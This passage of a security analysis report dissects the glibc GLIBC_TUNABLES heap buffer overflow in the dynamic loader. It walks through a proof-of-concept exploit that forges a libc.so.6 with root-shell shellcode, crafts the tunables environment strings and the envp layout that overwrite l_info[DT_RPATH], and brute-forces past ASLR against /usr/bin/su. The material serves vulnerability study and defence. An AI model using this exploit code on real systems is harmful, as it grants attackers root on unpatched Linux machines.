
The length of the first environment variable entered, glibc.malloc.mxfast=glibc.malloc.mxfast=EQST, is 0x2c. So 0x2c of memory is allocated to the heap. However, :glibc.malloc.mxfast=EQST is additionally stored by the second while statement, resulting in a buffer overflow of size 0x19. Due to the buffer overflow, a second name-value, :glibc.malloc.mxfast=EQST, is added to the heap area. (See Figure 6.)



```
    {
      if (off > 0)
        tunestr[off++] = ':';

      const char *n = cur->name;

      while (*n != '₩0')
        tunestr[off++] = *n++;

      tunestr[off++] = '=';

      for (size_t j = 0; j < len; j++)
        tunestr[off++] = value[j];
    }
```

Figure 14. Occurrence of Heap Buffer Overflow

It points to the character string stored in the part where the value of p exceeds the allocated heap area as it satisfies the last condition of the while statement.




```
            if (p[len] != '₩0')
                p += len + 1;
        }
    }
```

Figure 15. The value of p changes due to Heap Buffer Overflow and the condition is established.

Step 3. Repeat the third while

Buffer overflow occurs and p becomes larger than the length of the valstring stored in the stack, which makes it possible to access the back part of the valstring stored in the stack. (line 207)




```
178     while (true)
179       {
180         char *name = p;
181         size_t len = 0;
182
183         /* First, find where the name ends.  */
184         while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
185           len++;
```

```
204         p += len + 1;
205
206         /* Take the value from the valstring since we need to NULL terminate it.  */
207         char *value = &valstring[p - tunestr];
208         len = 0;
209
210         while (p[len] != ':' && p[len] != '₩0')
```

Figure 16. Memory access beyond the original environment variable range

Through this, the value stored in the stack is copied to the heap area.



```
230           if (off > 0)
231             tunestr[off++] = ':';
232
233           const char *n = cur->name;
234
235           while (*n != '₩0')
236             tunestr[off++] = *n++;
237
238           tunestr[off++] = '=';
239
240           for (size_t j = 0; j < len; j++)
241             tunestr[off++] = value[j];
```


off = 0x44
(tunable_list) glibc.malloc.mxfast
(Heap) glibc.malloc.mxfast=glibc.malloc.mxfast=EQST:glibc.malloc.mxfast=EQST
+
(Added to Heap) :glibc.malloc.mxfast=????
(Write the stack value of size 0x4 to the

Figure 17. A random value can be entered in the heap.

In the current example, the size of the tunable value was set as small as 0x4 bytes. So a stack memory with a small value could be written in the buffer overflow area. If you enter a longer tunable value, however, more stack values can be stored in the heap area and the part where the link_map structure is allocated can be modified.

The link_map structure manages interactions with dynamic libraries within the process address space and performs tasks such as loading and unloading other libraries. In particular, the l_info[DT_RPATH] pointer points to the library path, and by manipulating the value of this pointer, you can load the library stored in the desired path and execute random codes.


The link_map structure uses the calloc() function during dynamic allocation. The calloc() function uses the _minimal_calloc() function by means of ld.so.


/ elf / dl-minimal.c

```c
void
__rtld_malloc_init_stubs (void)
{
  __rtld_calloc = &__minimal_calloc;
  __rtld_free = &__minimal_free;
  __rtld_malloc = &__minimal_malloc;
  __rtld_realloc = &__minimal_realloc;
}
```

Figure 18. Substitution of the memory allocation function by ld.so

The __minimal_calloc() function allocates memory without initializing the memory to 0. Therefore, if you fill the memory to be allocated with a value to be manipulated in advance using the buffer overflow, the link_map structure is allocated and operates with the manipulated value.


/ elf / dl-minimal-malloc.c

```c
void *
__minimal_calloc (size_t nmemb, size_t size)
{
  /* New memory from the trivial malloc above is always already cleared.
     (We make sure that's true in the rare occasion it might not be,
     by clearing memory in free, below.)  */
  size_t bytes = nmemb * size;

#define HALF_SIZE_T (((size_t) 1) << (8 * sizeof (size_t) / 2))
  if (__builtin_expect ((nmemb | size) >= HALF_SIZE_T, 0)
      && size != 0 && bytes / size != nmemb)
    return NULL;

  return malloc (bytes);
}
```


Figure 19. The __minimal_calloc() function with no initialization logic

■ Detailed analysis of PoC

Step 1. Make a fabricated library

A malicious library that is dynamically loaded and causes privilege escalation is created. Among dynamic library functions, a function that hijacks the shell of the root privilege is implemented to operate in the __libc_start_main() function, which is called when a program is executed. The malicious library creation is using Python's pwntools module.


Set both the user privilege and the group privilege to 0 (root) and create shell codes to run the shell. Then, copy the libc.so.6 file and create a manipulated libc.so.6 file that overwrites the __libc_start_main() function.



```python
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
d = bytearray(open(libc.path, "rb").read())

sc = asm(shellcraft.setuid(0) + shellcraft.setgid(0) + shellcraft.sh())

orig = libc.read(libc.sym["__libc_start_main"], 0x10)
idx = d.find(orig)
d[idx : idx + len(sc)] = sc

open("./libc.so.6", "wb").write(d)
```

Figure 20. Make a fabricated library

If you check the manipulated library through the disassembler, the operation of the __libc_start_main() function is modified as shown below, and you can obtain a shell with a privilege set to 0 (root) when the function is called.




```
                        __libc_start_main                                  XREF[3]:    Entry Point(*), 002e4198,
                                                                                       002eb000(*)
00129dc0 31 ff          XOR        EDI,EDI
00129dc2 6a 69          PUSH       0x69
00129dc4 58             POP        RAX
00129dc5 0f 05          SYSCALL
00129dc7 31 ff          XOR        EDI,EDI
00129dc9 6a 6a          PUSH       0x6a
00129dcb 58             POP        RAX
00129dcc 0f 05          SYSCALL
00129dce 6a 68          PUSH       0x68
00129dd0 48 b8 2f 62    MOV        RAX,0x732f2f2f6e69622f
         69 6e 2f 2f
         2f 73
00129dda 50             PUSH       RAX
00129ddb 48 89 e7       MOV        RDI,RSP
00129dde 68 72 69 01    PUSH       0x1016972
         01
00129de3 81 34 24 01    XOR        dword ptr [RSP]=>local_18,0x1010101
         01 01 01
00129dea 31 f6          XOR        ESI,ESI
00129dec 56             PUSH       RSI
00129ded 6a 08          PUSH       0x8
00129def 5e             POP        RSI
00129df0 48 01 e6       ADD        RSI,RSP
00129df3 56             PUSH       RSI
00129df4 48 89 e6       MOV        RSI,RSP
00129df7 31 d2          XOR        EDX,EDX
00129df9 6a 3b          PUSH       0x3b
00129dfb 58             POP        RAX
00129dfc 0f 05          SYSCALL
```

Figure 21. The __libc_start_main() function of the fabricated library

Step 2. Load fabricated libraries


First, copy the manipulated library containing the shell codes under a folder with double quotation marks (₩“) included in the name. The reason for creating this folder is discussed in detail below.



```
    // copy forged libc
    if (mkdir("\"", 0755) == 0)
    {
        int sfd, dfd, len;
        char buf[0x1000];
        dfd = open("\"/libc.so.6", O_CREAT | O_WRONLY, 0755);
        sfd = open("./libc.so.6", O_RDONLY);
        do
        {
            len = read(sfd, buf, sizeof(buf));
            write(dfd, buf, len);
        } while (len == sizeof(buf));
        close(sfd);
        close(dfd);
    } // else already exists, skip
```

Figure 22. Copying malicious libraries to the " folder

Next, add three GLIBC_TUNABLES environment variables. The array filler containing the first environment variable fills the rw segment of ld.so so that memory in a new area is allocated during next dynamic allocation. The array kv containing the second environment variable causes the heap buffer overflow vulnerability and writes the value to be entered in the link_map structure in the memory in advance. Through filler2, an array containing the last environment variable, it serves as an offset to fill the heap memory so that the memory in the correct location can be allocated to the link_map structure.




```
strcpy(filler, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler); i < sizeof(filler) - 1; i++)
{
    filler[i] = 'F';
}
filler[sizeof(filler) - 1] = '\0';

strcpy(kv, "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=");
for (int i = strlen(kv); i < sizeof(kv) - 1; i++)
{
    kv[i] = 'A';
}
kv[sizeof(kv) - 1] = '\0';

strcpy(filler2, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler2); i < sizeof(filler2) - 1; i++)
{
    filler2[i] = 'F';
}
filler2[sizeof(filler2) - 1] = '\0';
```

Size : 0xd00
pads away loader rw section
Size = 0x600
Use overflow to write library pointer in the heap
Size = 0x620
The offset for the allocation position of the link_map structure

Figure 23. 3 GLIBC_TUNABLES environment variables


Set an envp array of size 0x1000 to be delivered to the environment variable. Put the first environment variable in envp[0], the second environment variable in envp[1], put the stack pointer in the appropriate location after that, and then put the third environment variable so that when the environment variables are processed, a heap buffer overflow occurs and the stack pointer is written in l_info[DT_RPATH].



```
    for (int i = 0; i < 0xfff; i++)
    {
        envp[i] = "";
    }

    for (int i = 0; i < sizeof(dt_rpath); i += 8)
    {
        *(uintptr_t *)(dt_rpath + i) = -0x14ULL;
    }
    dt_rpath[sizeof(dt_rpath) - 1] = '\0';

    envp[0] = filler;                                    // pads away loader rw section
    envp[1] = kv;                                        // payload
    envp[0x65] = "";                                     // struct link_map ofs marker
    envp[0x65 + 0xb8] = "\x30\xf0\xff\xff\xfd\x7f";      // l_info[DT_RPATH]
    envp[0xf7f] = filler2;                               // pads away :tunable2=AAA: in between
    for (int i = 0; i < 0x2f; i++)
    {
        envp[0xf80 + i] = dt_rpath;
    }
    envp[0xffe] = "AAAA"; // alignment, currently already aligned
```

Figure 24. Setting the envp array to fabricate the environment variable

The remaining environment variable area is filled with -0x14 (0xfffffffffffffec). This is because the characters located at -0x14 in the pointer pointing to the .dynstr section is used as the directory name. If you actually execute '/usr/bin/su' and look at the sub-address of the .dynstr section, you will see the corresponding character string.




```
pwndbg> x/s 0x55bd62d1eff0-0x14
0x55bd62d1efdc: "\""
```

Figure 25. Checking the character string in the .dynstr section

Also, enter the middle address of the entire stack called [0x7ffdfffff030] as the stack pointer to be entered in l_info[DT_RPATH]. This is a method for bypassing the ASLR security technique with the stack having a random address every time a program is executed. Then, fill the environment variable area with -0x14 and execute the program repeatedly until the address points to the environment variable area. The Linux stack area is randomly determined in the 16GB area, and the environment variable area can occupy up to 6MB. So the likelihood of reaching the environment variable area increases after 16GB / 6MB = 2730 attempts.

